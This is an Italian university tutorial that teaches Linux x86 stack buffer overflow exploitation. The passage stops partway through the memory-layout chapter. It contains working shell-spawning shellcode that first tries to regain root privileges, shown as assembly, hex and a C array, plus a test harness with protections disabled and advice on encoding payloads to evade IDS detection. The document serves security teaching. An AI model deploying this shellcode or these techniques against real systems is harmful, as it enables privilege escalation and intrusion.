Università degli Studi di Salerno
Facoltà di Scienze Matematiche Fisiche e Naturali

INFORMATICA

corso di
Sicurezza
Prof. Alfredo De Santis

Introduzione all'Exploiting

Linux x86 stack buffer overflows

Dario Scarpa (0521 000692)

Anno Accademico 2011-2012

If knowledge can create problems,
it is not through ignorance that we can solve them.
Isaac Asimov

Indice

Capitolo 1

Introduzione

Spesso la sicurezza di un sistema è paragonata ad una catena: così come la resistenza di quest'ultima è pari a quella del suo anello più debole, la sicurezza di un sistema può essere interamente pregiudicata da un singolo componente vulnerabile.

Quando nello specifico ci si riferisce alla sicurezza informatica, tale anello debole risulta spesso essere l'utente: per quanto un sistema possa essere tecnicamente curato dal punto di vista della sicurezza, un utente inesperto potrà essere in molti casi portato, in un modo o nell'altro, a compiere delle azioni che diano all'attaccante un appiglio per arrivare alla totale compromissione del sistema.

Escludiamo il problema delle competenze e della furbizia dell'utente, più interessante dal punto di vista psicologico che da quello strettamente tecnico, per concentrarci sul problema della sicurezza delle applicazioni. Infatti, anche se un utente o un amministratore hanno tutte le capacità tecniche per gestire correttamente il proprio sistema, c'è sempre la possibilità che il software che utilizzano contenga dei bug. Mentre alcuni bug alterano esclusivamente il corretto funzionamento delle applicazioni in cui risiedono, altri sono sfruttabili da un attaccante per effettuare una violazione di sicurezza. In questo caso si parla di *vulnerabilità*.

Sfruttare maliziosamente una vulnerabilità (*"vulnerability exploiting"*) permette, nei casi più critici, l'esecuzione remota di codice, il che nella maggior parte dei casi può portare alla totale compromissione del sistema vittima.

Un *exploit* è un programma capace di sfruttare una vulnerabilità software per eseguire delle operazioni (*payload*) non previste dall'applicazione vulnerabile.

Alice (A) e Bob (B) si scambiano posta elettronica usando PGP/GnuPG (che implementano algoritmi di crittografia pubblici e di sicurezza comprovata). Eva intercetta il traffico tra A e B, ma ovviamente non può leggere/alterare i messaggi.

Ipotizziamo che tra le componenti del sistema di A ve ne sia una vulnerabile (X) accessibile in qualche modo ad Eva (un servizio di rete dell'OS stesso, o un programma di instant messaging che non ha nulla a che fare con l'e-mail...).

Se Eva è in grado di individuare e sfruttare la vulnerabilità di X arrivando ad eseguire codice sul sistema di A, la sicurezza di tutto il sistema è potenzialmente compromessa. Ad esempio, Eva può installare un'applicazione che recupera dall'hard disk la chiave privata di A e se la fa inviare, e un keylogger che gli permetterà di ottenere la passphrase di tale chiave la prossima volta che A la userà. In effetti, Eva non ha nemmeno bisogno di essere in una posizione di rete che le consenta di intercettare il traffico tra A e B: può farsi inviare direttamente ciò che desidera dal sistema vittima.

Come sempre in sicurezza informatica, analizzare il problema dal lato dell'attaccante permette di capire quali contromisure (se possibile) attuare, e nel caso specifico dell'application security comporta l'avere a che fare con programmazione a basso livello, sistemi operativi, compilatori ed architettura degli elaboratori, rendendo il tutto particolarmente interessante sul versante tecnico.

Inoltre, la capacità di scrivere un exploit per un'applicazione è tra le competenze che possono fare la differenza nell'attività di *penetration testing* di un sistema. Se infatti tale pratica è tipicamente basata sull'utilizzo di strumenti automatici, che analizzano una rete e cercano di sfruttare delle vulnerabilità note per evidenziare una falla di sicurezza, non è infrequente che il sistema da sottoporre a testing utilizzi delle applicazioni proprietarie, o comunque poco diffuse, che magari non sono mai state ispezionate dal punto di vista della sicurezza (diversamente dai più popolari software di rete come *Apache*, il cui sviluppo è costantemente monitorato dalla comunità).

L'identificazione delle vulnerabilità (*"vulnerability assessment"*), che è naturalmente spesso correlata con le tecniche di exploiting delle vulnerabilità stesse, è una problematica vasta e complessa di per sè. Ad esempio, l'approccio al problema della ricerca delle vulnerabilità cambia drasticamente in base a se si posseggano o meno i sorgenti dell'applicazione che si sta analizzando: nel primo caso sarà solitamente conveniente ispezionare i sorgenti alla ricerca di tipici errori tipicamente correlati a vulnerabilità di sicurezza, nel secondo caso sarà necessario probabilmente intervenire con un paziente *reverse engineering* dell'applicazione. Un altra tecnica interessante prevede l'utilizzo di *fuzzing tools* per cercare di mandare in crash l'applicazione con degli input imprevisti, mentre la si tiene in monitoraggio con un debugger. In caso di successo, si va ad ispezionare manualmente la zona dell'applicazione che il debugger ha individuato essere all'origine del crash, e si cerca di capire se l'errore può essere sfruttato dal punto di vista della sicurezza. Un'altra pratica comune ed efficace nell'individuazione delle vulnerabilità è quella del *"diffing"*, sia a livello di sorgenti che di binari: analizzando le differenze tra due versioni di un'applicazione si può vedere se un cambiamento è stato introdotto per rimuovere una vulnerabilità.

Sebbene la pratica del *diffing* potrebbe sembrare più da malintenzionati che da security researchers o pen-testers autorizzati, poiché la vulnerabilità si assume già trovata e corretta in una successiva revisione del software, si pensi al seguente scenario:
il sysadmin del sistema **S** usa la versione **1** di un web server **W**, closed source, per ospitare una web-application. Il vendor di **W** rilascia una patch che aggiorna **W** alla versione **1.1**, dichiarando che la patch serve a migliorare le performances del server del 3%. Per il sysadmin, le performances del server sono sufficienti, dato che il carico sulla web-application è limitato. Allora, seguendo il principio *"If it ain't broken, don't fix it"*, decide di non installare la patch, anche perchè (come sempre) ha molte altre cose da fare.
Due giorni dopo, però, dei crackers compromettono il suo server, suscitando il suo stupore perché è sempre molto attento a curarne la sicurezza.
Dato che quello offerto da **W** è magari l'unico servizio di rete esposto al pubblico su quella macchina, il sysadmin (che nel nostro scenario è anche un esperto programmatore) si insospettisce, prepara un ambiente di test con entrambe le versioni del server e fa il diffing dei binari. Dopo un po' di ispezione, nota un cambiamento che sembra non aver nulla a che fare col miglioramento di prestazioni propagandato dal vendor, e individua una potenziale vulnerabilità. Infine, il sysadmin riesce a scrivere un exploit per la vulnerabilità, compromettendo la versione **1** di **W** nel suo ambiente di test.
Cos'è successo? Semplicemente, il vendor di W non ha dichiarato nel *changelog* della nuova versione di W la correzione di una falla di sicurezza, per evitare la "cattiva pubblicità" causata dall'ammissione della presenza di un problema di sicurezza nella versione 1 di W.
A questo punto, il sysadmin pubblica il suo exploit su una famosa mailing list dedicata alla *full-disclosure*[a]. Non si tratta di un'azione contro il vendor di W, che pure meriterebbe di essere svergognato per aver corretto una vulnerabilità "di nascosto": si tratta solo della dimostrazione indiscutibile dell'esistenza del problema nella versione 1 di W, in modo che gli altri utenti di tale versione sappiano che hanno un motivo serio per effettuare l'upgrade alla versione 1.1.
C'è chi ritiene che la pratica della *full-disclosure* sia deprecabile perchè mette potenzialmente in mano a degli incoscienti gli strumenti per compromettere dei sistemi, ma in un caso come questo, in cui alcuni attaccanti (i crackers che hanno compromesso il server del sysadmin) hanno già sfruttato la falla, non c'è alcun motivo di farsi tali problemi: meglio un exploit pubblico, che renda il problema noto alla comunità, piuttosto che uno *zero-day*[b] in mano a pochi malintenzionati.

[a] si parla di *full-disclosure* quando si rendono pubblici tutti i dettagli di una vulnerabilità, spesso includendo un exploit dimostrativo o quanto meno tutte le informazioni necessarie a realizzarne uno
[b] si dicono *zero-day* gli exploit che sfruttano vulnerabilità non ancora rese pubbliche/corrette

L'obiettivo di questo documento non è trattare esaustivamente una tematica vasta e complessa come quella dell'*application security*, ma dare un'idea delle problematiche e mostrare nei dettagli, con un approccio pratico (ma dopo aver discusso le basi teoriche), un semplice scenario di *exploiting*.

Prima di passare al nostro caso di studio, identifichiamo le componenti ricorrenti, con le dovute varianti, in molti casi di *software exploiting*:

- una **falla** residente nell'applicazione vittima
  - nella maggior parte dei casi, è legata ad errato o insufficiente controllo dell'input;
- un **payload** da eseguire
  - normalmente sotto forma di *shellcode*[1]: un blocco di codice accuratamente preparato per poter essere eseguito sulla macchina obiettivo, tenendo conto di architettura e sistema operativo;
- un **buffer** nell'applicazione vittima dove è possibile **iniettare** il payload
  - dello spazio in memoria, di dimensioni sufficienti per ospitare il payload, a cui si riesce ad accedere in scrittura direttamente o indirettamente;
- un **meccanismo** per ottenere il controllo dell'esecuzione sfruttando la falla
  - tipicamente facendo puntare in qualche modo l'*instruction pointer* del processore al buffer dove si è iniettato il payload;

In alcuni casi la stessa vulnerabilità permette sia di iniettare il payload che di alterare il flusso d'esecuzione, mentre in altri (tipicamente quando per il payload serve più memoria) le due operazioni vanno effettuate separatamente.

[1] il termine deriva dal fatto che il più classico dei compiti svolti da uno *shellcode* è, appunto, fornire una shell all'attaccante, ma viene ormai utilizzato indipendentemente dalle azioni compiute

Capitolo 2

Stack buffer overflow su Linux x86

Analizziamo in dettaglio come avviene l'exploiting di vulnerabilità dovute dalla possibilità di scrivere oltre i confini di un buffer allocato sullo stack, in ambiente Linux, su architettura Intel x86.

Vediamo prima come avviene la preparazione del payload, e poi analizziamo il meccanismo con cui si riesce a ridiregere l'esecuzione verso di esso.

Necessariamente, illustriamo brevemente alcuni argomenti correlati, ovvero l'invocazione di una syscall sotto Linux, il layout di un programma in memoria, e l'utilizzo dello stack nelle chiamate a funzione.

Infine, discutiamo alcune contromisure, al giorno d'oggi tipicamente attive di default, implementate proprio per evitare la classe di attacchi studiata.

2.1 Preparazione del payload

La preparazione del payload consiste tipicamente nella preparazione di uno *shellcode*, ovvero di un blocco di codice macchina che esegua le operazioni desiderate dall'attaccante sul sistema vittima.

Lo *shellcoding*, ovvero la programmazione di *shellcode*, è un'attività complessa che richiede una buona conoscenza dell'architettura e del sistema operativo target. Per rendere uno *shellcode* concretamente utilizzabile, bisogna tenere conto di una serie di restrizioni: ad esempio, se viene iniettato tramite le funzioni C di manipolazione delle stringhe, bisogna tipicamente evitare i `NULL` bytes, che - venendo considerati come terminatori di stringa - interromperebbero l'operazione.

Inoltre, con l'evoluzione degli attacchi, com'è naturale, c'è stata evoluzione delle contromisure, ad esempio con alcuni IDS che, analizzando il traffico, rilevano l'occorrenza delle stringhe tipiche dei payload più semplici, come "`/bin/sh`" (possibile indicazione che qualcuno stia richiedendo in qualche modo l'esecuzione di una shell).

Una tecnica per affrontare tali problemi è quella dell'*encoding*: se non si riescono ad evitare i `NULL` bytes, li si può codificare e fare in modo che l'inizio del payload si occupi della decodifica. Lo stesso vale per le stringhe che potrebbero insospettire gli IDS.

Tecniche di codifica/decodifica del codice eseguibile in memoria sono diffuse sia nel campo dei virus (e degli antivirus, che nell'individuazione dei virus polimorfici affrontano problemi simili a quelli trattati dagli IDS in merito ai payload codificati) che in quello delle protezioni software, dove ad esempio si cerca di complicare e mascherare le routine di validazione dei codici seriali allo scopo di ostacolare il *reverse engineering*.

2.1.1 Esecuzione di una syscall in assembly

In Linux, l'invocazione di una syscall avviene con un interrupt software. Eseguendo `int 0x80`, si passa in kernel mode e il sistema esegue una syscall. Per indicare quale syscall eseguire, si inserisce nel registro `EAX` un valore identificativo.

I valori sono definiti in `/usr/include/sys/syscall.h`, che tipicamente include a sua volta altri files. Sul mio sistema le definizioni dei valori sono in `/usr/include/asm/unistd_32.h`

Se la syscall ha meno di 6 argomenti, li si inserisce nei registri (`EBX`, `ECX`, `EDX`, `ESI`, `EDI`), altrimenti si utilizza un'area contigua di memoria e in `EBX` si indica l'indirizzo dell'inizio di tale area.

A titolo di esempio, mostriamo un semplice *hello world* che visualizza una stringa sullo standard output con la syscall `write` e termina con `_exit`.

Vogliamo in pratica l'implementazione in assembly di questo codice pseudo-C:

```
char msg[] = "Hello, world!\n";
#define len sizeof(msg)
write( STDOUT_FILENO, msg, len );
exit(1);
```

Ricordiamo la sintassi di tali syscalls come riportata dalle rispettive manpages:

- `ssize_t write(int fd, const void *buf, size_t count);`
  - scrive fino a `count` bytes del buffer puntato da `buf` sul file descriptor `fd`
- `void _exit(int status);`
  - termina restituendo il valore `status` al processo padre

Con un semplice grep su `/usr/include/asm/unistd_32.h` individuiamo i loro valori identificativi:

```
#define __NR_exit   1
#define __NR_write  4
```

Mostriamo ora il codice assembly. Nei commenti, indichiamo l'equivalente in pseudo-C dove `_EAX`, `_EBX`, `_ECX`, `_EDX` sono i rispettivi registri, e `do_syscall()` rappresenta il passaggio di controllo al kernel.

```
;hello.s

section .text
   global _start              ; da dichiarare per il linker
```

```
msg db   'Hello, world!',0xa   ; stringa da mostrare
len equ  $ - msg               ; len = lunghezza della stringa
                               ; $ indica la posizione corrente,
                               ; msg indica l'inizio della stringa

_start:                        ; indichiamo l'entry point

       mov     edx, len ; _EDX = len
       mov     ecx, msg ; _ECX = &msg
       mov     ebx, 1   ; _EBX = STDOUT_FILENO
       mov     eax, 4   ; _EAX = __NR_write;
       int     0x80     ; do_syscall()

       mov     eax, 1   ; _EAX = __NR_exit;
       int     0x80     ; do_syscall()
```

Assembliamo, linkiamo ed eseguiamo il codice descritto:

```
term:$ nasm -f elf hello.s
term:$ ld -o hello hello.o
term:$ ./hello
Hello, world!
```

2.1.2 Scrivere uno shellcode

Compreso come invocare le syscall, si può scrivere il codice che effettui le operazioni che desideriamo direttamente in assembly. Più semplicemente, possiamo scrivere un programma C e generare, con opportune opzioni al compilatore, il corrispondente listato assembly. Avendo come punto di partenza tale listato, la creazione dello *shellcode* equivalente prevede una serie di modifiche al codice volte a:

- ottenere un blocco di codice macchina il più compatto possibile (meno spazio occupa, più facile sarà trovare un buffer di dimensioni sufficienti ad iniettarlo)
- sottostare alle restrizioni imposte dal vettore di iniezione (ad esempio, come già detto sopra, che non contenga `NULL` bytes)
- essere *position-independent*, ovvero privo di indirizzi assoluti hardcoded (in tal modo, utilizzando solo l'indirizzamento relativo, potrà funzionare iniettato in un punto qualsiasi)

Consideriamo un semplice esempio, tanto per rendere l'idea: per azzerare il registro `EBX` potremmo usare l'istruzione assembly

```
mov ebx, 0
```

che produce il codice macchina

```
bb 00 00 00 00
```

ma alternativamente, dato che lo XOR di un valore con se stesso è ovviamente zero, possiamo azzerare EBX con

```
xor ebx, ebx
```

che viene codificato come

```
31 db
```

Abbiamo sia ridotto la dimensione del codice (2 bytes invece che 5), sia evitato l'occorrenza dei NULL bytes.

Per usare l'indirizzamento relativo si usa comunemente una tecnica basata sul funzionamento dell'istruzione CALL.

Normalmente, le istruzioni CALL e RET si usano per implementare la chiamata di una subroutine. Immaginiamo di avere due funzioni fA() e fB(). Nel codice di fA(), Una CALL <indirizzo di fB> trasferisce il controllo a fB(), e una istruzione RET nel codice di fB() farà tornare il controllo all'interno di fA(), all'istruzione successiva alla CALL. Notiamo che, perché ciò funzioni, bisogna memorizzare in qualche modo l'indirizzo dell'istruzione successiva alla CALL, ed è proprio questa l'osservazione su cui si basa la tecnica.

Innanzitutto, vediamo cosa fanno in dettaglio queste due istruzioni. CALL <indirizzo> fa il push sullo stack dell'indirizzo dell'istruzione successiva, e passa il controllo a <indirizzo>, ovvero:

- incrementa EIP all'istruzione successiva, come prevede il normale flusso di esecuzione delle istruzioni (la lunghezza dell'istruzione corrente è nota ed è l'unica informazione necessaria ad effettuare l'incremento)
- sottrae 4 dal valore corrente dell'ESP
- copia il valore di EIP nella locazione di memoria puntata da ESP
- assegna a EIP l'indirizzo dato come argomento della CALL, in modo che al ciclo successivo il processore inizi ad eseguire l'istruzione a tale indirizzo

RET fa il pop dallo stack di un indirizzo, e passa il controllo a tale indirizzo, ovvero:

- copia il valore puntato da ESP in EIP
- incrementa ESP di 4

Il nostro obiettivo è avere in un registro un indirizzo di memoria appartenente allo shellcode: a quel punto, possiamo fare in modo che i riferimenti che appaiono nelle istruzioni dello *shellcode* si basino sulla (a noi nota) distanza dall'indirizzo memorizzato nel registro.

Analizziamo questa semplice sequenza di istruzioni assembly:

```
     jmp short GotoCall

shellcode:
     pop esi
     ; ...
GotoCall:
     call shellcode
     Db   '/bin/sh'
```

Il jump incondizionato all'inizio porta alla label `GotoCall` e quindi all'esecuzione di `call shellcode`. Come spiegato in precedenza, questa memorizzerà l'indirizzo dell'istruzione successiva sullo stack e poi passerà l'esecuzione all'indirizzo associato alla label `shellcode`. L'esecuzione di `pop esi` farà sì che avremo nel registro `ESI` l'indirizzo della stringa `'/bin/sh'`.

Abbiamo quindi raggiunto l'obiettivo prepostoci: all'inizio dell'esecuzione dello *shellcode* abbiamo nel registro `ESI` un indirizzo da usare come riferimento.

La creazione di uno *shellcode* che esegua un payload non banale rispettando determinate restrizioni è un'attività complessa, e online sono reperibili numerosi archivi di *shellcode*, classificati in base al payload implementato, all'architettura e al sistema operativo. Quindi, anche per non allontanarci troppo dall'argomento centrale di questo documento, dopo aver dato l'idea di come si possa creare uno *shellcode* personalizzato, ne utilizzeremo di "già pronti".

2.1.3 Uno shell-spawning shellcode

Descritte le più comuni problematiche relative alla creazione di *shellcode*, andiamo ora ad analizzare il primo degli shellcode "già pronti" che utilizzeremo, descritto in [1]. Mostriamo inoltre come rappresentare e come collaudare uno *shellcode*.

Si tratta semplicemente dello *shellcode* per antonomasia, quello per eseguire una shell (dopo aver provato ad elevare i privilegi), in pratica implementando queste due righe di codice:

```
setresuid(0, 0, 0);
execve("/bin//sh", ["/bin//sh", NULL], [NULL]);
```

Scrivendo in assembly l'invocazione di tali syscall, e applicando una serie di trasformazioni del genere di quelle descritte nella sezione 2.1.2 (per risparmiare bytes ed evitare `NULL`), si può arrivare ad ottenere il seguente codice:

```
; shell.s

BITS 32

; setresuid(uid_t ruid, uid_t euid, uid_t suid);
  xor eax, eax      ; Zero out eax.
  xor ebx, ebx      ; Zero out ebx.
  xor ecx, ecx      ; Zero out ecx.
  cdq               ; Zero out edx using the sign bit from eax.
  mov BYTE al, 0xa4 ; syscall 164 (0xa4)
  int 0x80          ; setresuid(0, 0, 0)  Restore all root privs.

; execve(const char *filename, char *const argv [], char *const envp[])
  push BYTE 11      ; push 11 to the stack.
  pop eax           ; pop the dword of 11 into eax.
  push ecx          ; push some nulls for string termination.
  push 0x68732f2f   ; push "//sh" to the stack.
  push 0x6e69622f   ; push "/bin" to the stack.
  mov ebx, esp      ; Put the address of "/bin//sh" into ebx via esp.
  push ecx          ; push 32-bit null terminator to stack.
  mov edx, esp      ; This is an empty array for envp.
  push ebx          ; push string addr to stack above null terminator.
  mov ecx, esp      ; This is the argv array with string ptr.
  int 0x80          ; execve("/bin//sh", ["/bin//sh", NULL], [NULL])
```

Per provare che il codice funzioni correttamente, durante lo sviluppo, lo assembliamo e linkiamo in modo da avere un eseguibile autonomo che possiamo avviare, come già visto in precedenza nella sezione 2.1.1:

```
term:$ nasm -f elf shell.s
term:$ ld -o shell shell.o
term:$ ./shell
$ pwd
/mnt/SR2/code
$ exit
term:$
```

Nel momento in cui tutto funziona come desideriamo, ci limitiamo ad assemblare, ottenendo il blocco di codice macchina che costituisce il nostro shellcode.

```
term:$ nasm shell.s
term:$ hexdump -C shell
00000000  31 c0 31 db 31 c9 99 b0  a4 cd 80 6a 0b 58 51 68  |1.1.1......j.XQh|
00000010  2f 2f 73 68 68 2f 62 69  6e 89 e3 51 89 e2 53 89  |//shh/bin..Q..S.|
00000020  e1 cd 80                                          |...|
00000023
```

Con una semplice utility, `xxd`, produciamo il codice C che definisce l'array di byte dello shellcode.

```
term:$ xxd -i shell
unsigned char shell[] =
  0x31, 0xc0, 0x31, 0xdb, 0x31, 0xc9, 0x99, 0xb0, 0xa4, 0xcd, 0x80, 0x6a,
  0x0b, 0x58, 0x51, 0x68, 0x2f, 0x2f, 0x73, 0x68, 0x68, 0x2f, 0x62, 0x69,
  0x6e, 0x89, 0xe3, 0x51, 0x89, 0xe2, 0x53, 0x89, 0xe1, 0xcd, 0x80
;
unsigned int shell_len = 35;
```

Un'altra rappresentazione in C, equivalente ma leggermente più compatta, frequentemente utilizzata, è:

```
char shellcode[] =
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";
```

Eseguiamo tale blocco di codice all'interno di un programma C di test:

```
// shell_test.c

/*
 compile with:
gcc \
 -mpreferred-stack-boundary=2 \
 -fno-stack-protector -z execstack \
 -o shell_test shell_test.c
*/

#include <stdio.h>
#include <stdlib.h>

char shellcode[] =
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";

int main() {
  int *ret;
  ret = (int *) &ret + 2;
  (*ret)  = (int) shellcode;
}
```

Tale programma, classicamente utilizzato per provare l'esecuzione di uno *shellcode*, merita un breve commento.

L'opzione del compilatore `-mpreferred-stack-boundary=n` imposta l'allineamento dello stack a 2^n bytes. Ciò assicura che il *return address* di una funzione (ovvero l'indirizzo a cui prosegue l'esecuzione, terminata la chiamata) sia collocato a un offset noto da quello della prima variabile locale della funzione stessa. In questo caso, quindi, in base all'indirizzo della variabile `ret`, alteriamo l'indirizzo di ritorno del `main`, impostandolo all'indirizzo dell'array `shellcode`. Questo fa si che al termine del main venga eseguito lo *shellcode*. In seguito analizzeremo in dettaglio l'utilizzo dello stack nella chiamata di funzioni (sezione 2.2.2) e saranno chiariti alcuni dettagli.

Per ora, accontentiamoci di provare per un'ultima volta che il nostro *shellcode* funzioni, e mettiamolo da parte: lo utilizzeremo successivamente, nella sezione 2.2.3.

```
term:$ gcc -mpreferred-stack-boundary=2 \
-fno-stack-protector -z execstack -o shell_test shell_test.c
term:$ ./shell_test
$
```

2.2 Iniezione ed esecuzione del payload

Una volta preparato il payload, per portare a compimento l'attacco, bisogna riuscire ad iniettarlo in memoria e a ridirigere l'esecuzione del processo vittima verso di esso.

Vediamo in dettaglio come avvengono queste operazioni nella classe di vulnerabilità che stiamo studiando.

2.2.1 Layout di un programma in memoria

E' fondamentale per i nostri scopi avere chiaro il modo in cui ogni programma, all'atto dell'esecuzione, viene collocato in memoria.

Il *loader* assegna uno *spazio di indirizzamento virtuale* a ogni processo, ed è il kernel (cooperando con la MMU) a gestire la corrispondenza tra gli indirizzi virtuali e la memoria fisica.

La collocazione in memoria fisica non ci interessa: quello che è importante è capire come è strutturato lo spazio di indirizzamento virtuale. Esso è diviso in segmenti:

- `text`: codice macchina delle istruzioni del programma
- `data`: dati inizializzati
- `bss`: dati non inizializzati [1]
- `heap`: memoria gestita dinamicamente dal programmatore (in C, con `malloc()/free()`)
- `stack`: memoria gestita automaticamente (dati locali, chiamata di funzioni)

Sebbene le dimensioni dei diversi segmenti cambino (ovviamente) di programma in programma, ed escludendo casi particolari alcuni dei quali vedremo in seguito (ASLR), sullo stesso sistema tutti i processi utente avranno lo stesso intervallo di indirizzi virtuali e gli stessi indirizzi di partenza per il `text` segment e per lo `stack`.

Tipicamente i segmenti `text/data` corrispondono a rispettive sezioni del file eseguibile del programma su disco, e il loader non fa che copiarle in memoria. Inoltre, tutte le librerie condivise (in ambiente Linux, gli *shared object*, file con estensione `.so`) vengono "mappate" dal *dynamic linker* allo spazio di indirizzamento virtuale del programma.


E' questo il meccanismo che rende una libreria "condivisa": pur essendo fisicamente caricata un'unica volta in memoria, più programmi la utilizzano, ognuno associando l'area di memoria della libreria ad un certo intervallo del proprio spazio di indirizzamento virtuale.

Naturalmente, oltre a rendere accessibile il codice e i dati della libreria nello spazio di indirizzamento del processo, rilocandola a un certo indirizzo virtuale di base, il *dynamic linker* provvederà a modificare (nel `text` segment del programma) i riferimenti ai simboli definiti nella libreria condivisa, stabilendo appunto il collegamento tra programma e libreria[2].

I segmenti `text/data/bss` sono di dimensioni fisse, mentre `heap` e `stack` sono due aree di dimensione variabile che crescono una verso l'altra, in modo da massimizzare la quantità di spazio a disposizione per ognuna delle due, secondo necessità.

[1] bss sta per *Block Started by Symbol*, per ragioni storiche, ma alcuni lo associano a *Better Save Space*, dato che è un segmento che non occupa spazio nel file eseguibile, non essendo necessario memorizzare valori iniziali per le varibili in esso contenute: l'unica cosa indicata nel file è la dimensione che l'area dovrà avere in memoria

[2] per i dettagli, vedere [7] e [8]



Senza scendere nei dettagli, vediamo come ogni segmento sia legato ad un determinato tipo di semantica in un programma C.

I segmenti `data/bss` ospitano le variabili *statiche* e quelle nello *scope globale*, ovvero quelle di cui esiste un'unica istanza in qualsiasi istante dell'esecuzione, e che possono quindi avere un indirizzo di memoria prefissato.

L'`heap` consiste di un insieme di blocchi di memoria allocata dinamicamente, gestita manualmente dal programmatore C con `malloc()/free()`. Quando si richiede l'utilizzo di memoria tramite `malloc()`, il kernel (se possibile, altrimenti la funzione restituirà un errore) dà al processo il diritto di usare un nuovo blocco di memoria, associandolo a un intervallo di indirizzi nello spazio di indirizzamento virtuale di tale processo.

Lo `stack` merita particolare attenzione dato l'esempio che stiamo analizzando. Esso viene utilizzato come memoria temporanea per mantenere il contesto e le variabili locali durante le chiamate a funzione. L'utilizzo dello `stack` nella chiamata di una funzione verrà illustrato dettagliatamente in seguito.

Tenendo fede all'approccio *"hands-on"* di questo documento, verifichiamo con un programma d'esempio quanto illustrato:

```
// segments.c

#include <stdio.h>
#include <stdlib.h>

int datoNonInizializzato;
int datoInizializzato = 42;

void morestack() {
    const int SIZE = 16*16*1024;
    printf("-- test aumento stack: char a[%d]\n", SIZE);
    char a[SIZE];
    int i; for (i=0; i<SIZE; i++) a[i] = 'A';
    getchar();
}

int main(int argc, char** argv) {
    printf("pid = %d\n", getpid());

    int datoSuStack = 84;
```

```
    int *datoSuHeap = (int*) malloc(sizeof(int));
    *datoSuHeap = 255;

    printf("Indirizzo di:\n");
    printf("main()              : %p\n", &main);                 //text
    printf("datoInizializzato   : %p\n", &datoInizializzato);    //bss
    printf("datoNonInizializzato: %p\n", &datoNonInizializzato); //data
    printf("*datoSuHeap         : %p\n", datoSuHeap);            //heap
    printf("datoSuStack         : %p\n", &datoSuStack);          //stack

    getchar();

    morestack();

    return 0;
}
```

Compiliamo ed eseguiamo il programma:

```
term1:$ gcc -o segments segments.c && ./segments
pid = 9838
Indirizzo di:
main()              : 0x8048621
datoInizializzato   : 0x804a028
datoNonInizializzato: 0x804a034
*datoSuHeap         : 0x804b008
datoSuStack         : 0xbffff44c
```

Mostrando in un altro terminale il file `maps` relativo al processo (fermo in attesa della pressione di un tasto), possiamo verificare la collocazione dei vari elementi del programma nello spazio di indirizzamento virtuale:

```
term2:$ cat /proc/9838/maps
00110000-0012b000 r-xp 00000000 08:01 264364  /lib/ld-2.11.1.so
0012b000-0012c000 r--p 0001a000 08:01 264364  /lib/ld-2.11.1.so
0012c000-0012d000 rw-p 0001b000 08:01 264364  /lib/ld-2.11.1.so
0012d000-0012e000 r-xp 00000000 00:00 0       [vdso]
0012e000-00281000 r-xp 00000000 08:01 268995  /lib/tls/i686/cmov/libc-2.11.1.so
00281000-00282000 ---p 00153000 08:01 268995  /lib/tls/i686/cmov/libc-2.11.1.so
00282000-00284000 r--p 00153000 08:01 268995  /lib/tls/i686/cmov/libc-2.11.1.so
00284000-00285000 rw-p 00155000 08:01 268995  /lib/tls/i686/cmov/libc-2.11.1.so
00285000-00288000 rw-p 00000000 00:00 0
08048000-08049000 r-xp 00000000 00:15 15534   /mnt/SR2/code/segments
08049000-0804a000 r--p 00000000 00:15 15534   /mnt/SR2/code/segments
0804a000-0804b000 rw-p 00001000 00:15 15534   /mnt/SR2/code/segments
0804b000-0806c000 rw-p 00000000 00:00 0       [heap]
b7fe8000-b7fe9000 rw-p 00000000 00:00 0
b7ffc000-b8000000 rw-p 00000000 00:00 0
bffeb000-c0000000 rw-p 00000000 00:00 0       [stack]
```

Ogni riga corrisponde a una regione di memoria associata dal kernel al processo. La prima colonna indica il range di indirizzi virtuali che, nei casi in cui è indicato un percorso del file system nell'ultima colonna, corrisponde a un'area del file specificato.

`libc-2.11.1.so` è la libreria C, mentre `segments` è il nostro eseguibile. `ld-2.11.1.so` è il *dynamic linker*, implementato esso stesso come libreria condivisa. Viene eseguito all'interno dello spazio di indirizzamento del processo, per svolgere il suo compito, prima di passare l'esecuzione al programma stesso.

Notiamo che a ogni file sono associate più regioni di memoria, con diversi permessi: è facile individuare i `text` segments, in quanto hanno permessi `r-xp`, ovvero memoria eseguibile e non accessibile in scrittura, mentre i segmenti `data`/`bss`, ovvero i dati statici/globali, sono in regioni `rw-p`, scrivibili. La `p` indica che si tratta di una regione di memoria *privata* del processo (l'alternativa è una `s`, in caso si tratti di un'area di *shared memory*).

Le regioni anonime non sono associate a nessun file, e sono utilizzate in vario modo: ad esempio, pagine di memoria condivisa, o buffer allocati da librerie.

Infine, ci sono le regioni con nome compreso tra parentesi quadre, ovvero `[vdso]`, `[heap]` e `[stack]`.

La pagina `[vdso]` (detta *vsyscall page*), acronimo di *Virtual Dynamically-linked Shared Object*, ospita una libreria fornita dal kernel che consente ad un programma, senza incorrere nell'overhead di una system call, di eseguire alcune azioni in kernel space.

`[heap]` e `[stack]`, ovviamente, indicano le regioni di memoria virtuale che ospitano tali segmenti. Notiamo che dopo la regione `[heap]` c'è un grosso "salto" negli indirizzi, che indica lo spazio in cui possono crescere l'heap (verso indirizzi alti) e lo stack (verso indirizzi bassi).

Per semplificare l'analisi del file `maps` e completare il nostro test, "linkiamo" staticamente la libreria C al nostro programma, evitando che il sistema debba far intervenire il *dynamic linker* per eseguire il nostro programma.

```
